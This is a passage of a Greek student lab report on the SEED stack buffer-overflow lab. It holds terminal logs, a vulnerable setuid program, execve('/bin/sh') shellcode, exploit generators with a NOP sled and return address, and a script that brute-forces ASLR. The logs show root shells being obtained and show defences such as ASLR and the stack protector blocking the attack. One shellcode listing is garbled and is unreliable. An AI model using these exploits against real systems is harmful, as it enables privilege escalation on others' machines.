[05/06/21]seed@VM:~/Documents$ ./stack
$
```

Εικόνα 4.6

14. Δραστηριότητα 5

Μεταγλωττίζουμε το exploit.c και παίρνουμε την δεκαεξαδική του τιμή.




```
/bin/bash
[05/06/21]seed@VM:~/Documents$ gcc exploit.c -o exploit
[05/06/21]seed@VM:~/Documents$ ./exploit
[05/06/21]seed@VM:~/Documents$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
00000020  90 90 90 90 10 ea ff bf 90 90 90 90 90 90 90 90 |.....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
000001e0  90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68 |.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |//shh/bin..PS...|
00000200  b0 0b cd 80 00 |.....|
00000205
[05/06/21]seed@VM:~/Documents$
```

Εικόνα 5

15. Δραστηριότητα 6

Δημιουργούμε συμβολικό σύνδεσμο για το zsh και εκτελούμε το stack.




```
/bin/bash
[05/06/21]seed@VM:~/Documents$ sudo ln -sf /bin/zsh /bin/sh
[05/06/21]seed@VM:~/Documents$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[05/06/21]seed@VM:~/Documents$
```

Εικόνα 6

16. Δραστηριότητα 7


Ενεργοποιούμε το randomizer και εκτελούμε το stack.



```
/bin/bash
[05/06/21]seed@VM:~/Documents$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[05/06/21]seed@VM:~/Documents$ ./stack
Segmentation fault
[05/06/21]seed@VM:~/Documents$
```


Εικόνα 7.1

Δημιουργήσαμε κατάλληλο script ώστε να μπορέσουμε να εντοπίσουμε την σωστή διεύθυνση.



```
/bin/bash
[05/06/21]seed@VM:~/Documents$ chmod +x infinite.sh
[05/06/21]seed@VM:~/Documents$ ./infinite.sh
```

Εικόνα 7.2



```
/bin/bash
./infinite.sh: line 14: 9683 Segmentation fault ./stack
1 minutes and 10 seconds elapsed.
The program has been running 69365 times so far.
./infinite.sh: line 14: 9684 Segmentation fault ./stack
1 minutes and 10 seconds elapsed.
The program has been running 69366 times so far.
./infinite.sh: line 14: 9685 Segmentation fault ./stack
1 minutes and 10 seconds elapsed.
The program has been running 69367 times so far.
./infinite.sh: line 14: 9686 Segmentation fault ./stack
1 minutes and 10 seconds elapsed.
The program has been running 69368 times so far.
./infinite.sh: line 14: 9687 Segmentation fault ./stack
1 minutes and 10 seconds elapsed.
The program has been running 69369 times so far.
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Εικόνα 7.3

17. Δραστηριότητα 8


Απενεργοποιούμε το randomizer.



```
/bin/bash
[05/06/21]seed@VM:~/Documents$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[05/06/21]seed@VM:~/Documents$
```

Εικόνα 8.1


Μεταγώπτιζουμε το stack (με την επιλογή -z execstack) κάνουμε ιδιοκτήτη τον root και δίνουμε τα κατάλληλα δικαιώματα. Εκτελούμε.



```
/bin/bash
[05/06/21]seed@VM:~/Documents$ gcc stack.c -o stack -z execstack
[05/06/21]seed@VM:~/Documents$ sudo chown root stack
[05/06/21]seed@VM:~/Documents$ sudo chmod 4755 stack
[05/06/21]seed@VM:~/Documents$ ls -l stack
-rwsr-xr-x 1 root seed 7524 May  6 09:07 stack
[05/06/21]seed@VM:~/Documents$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[05/06/21]seed@VM:~/Documents$
```

Εικόνα 8.2

Μεταγώπτιζουμε το stack(με την επιλογή -z noexecstack -fno-stack-protector) κάνουμε ιδιοκτήτη τον root και δίνουμε τα κατάλληλα δικαιώματα. Εκτελούμε.



```
/bin/bash
[05/06/21]seed@VM:~/Documents$ gcc stack.c -o stack -z noexecstack -fno-stack-protector
[05/06/21]seed@VM:~/Documents$ sudo chown root stack
[05/06/21]seed@VM:~/Documents$ sudo chmod 4755 stack
[05/06/21]seed@VM:~/Documents$ ls -l stack
-rwsr-xr-x 1 root seed 7476 May  6 09:11 stack
[05/06/21]seed@VM:~/Documents$ ./stack
Segmentation fault
[05/06/21]seed@VM:~/Documents$
```

Εικόνα 8.3

18. Δραστηριότητα 1

shellcode.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
"\x31\xc0"
"\x50"
"\x68" "//sh"
"\x68" "/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80"
;

int main(int argc, char **argv){
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}
```

dash_shellcode.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
"\x31\xc0"
"\x31\xdb"
"\xb0\xd5"
"\xcd\x80"

"\x31\xc0"
"\x50"
"\x68"//"sh"
"\x68"//bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80"
;

int main(int argc, char **argv){
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}
```

19. Δραστηριότητα 2

stack.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str) {
    char buffer[24];
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv){
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("returned Properly\n");
    return 1;
}
```

20. Δραστηριότητα 3

exploit.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
"\x31\xc0"
"\x50"
"\x68" "//sh"
"\x68" "/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80"
;

int main(int argc, char **argv){
    char buffer[517];
    FILE *badfile;
    memset(&buffer, 0x90, 517);
    *((long *) (buffer + 0x24)) = 0xbffff02;
    memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```


21. Δραστηριότητα 4

exploit.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
"\x31\xc0"
"\x50"
"\x68" "//sh"
"\x68" "/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80"
;

int main(int argc, char **argv){
    char buffer[517];
    FILE *badfile;
    memset(&buffer, 0x90, 517);
    *((long *) (buffer + 0x24)) = 0xbfffe9a8 + 0x28 + 0x40;
    memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

22. Δραστηριότητα 7

infinite.sh

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(( $duration / 60 ))
    sec=$(( $duration % 60 ))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
    echo ""
done
```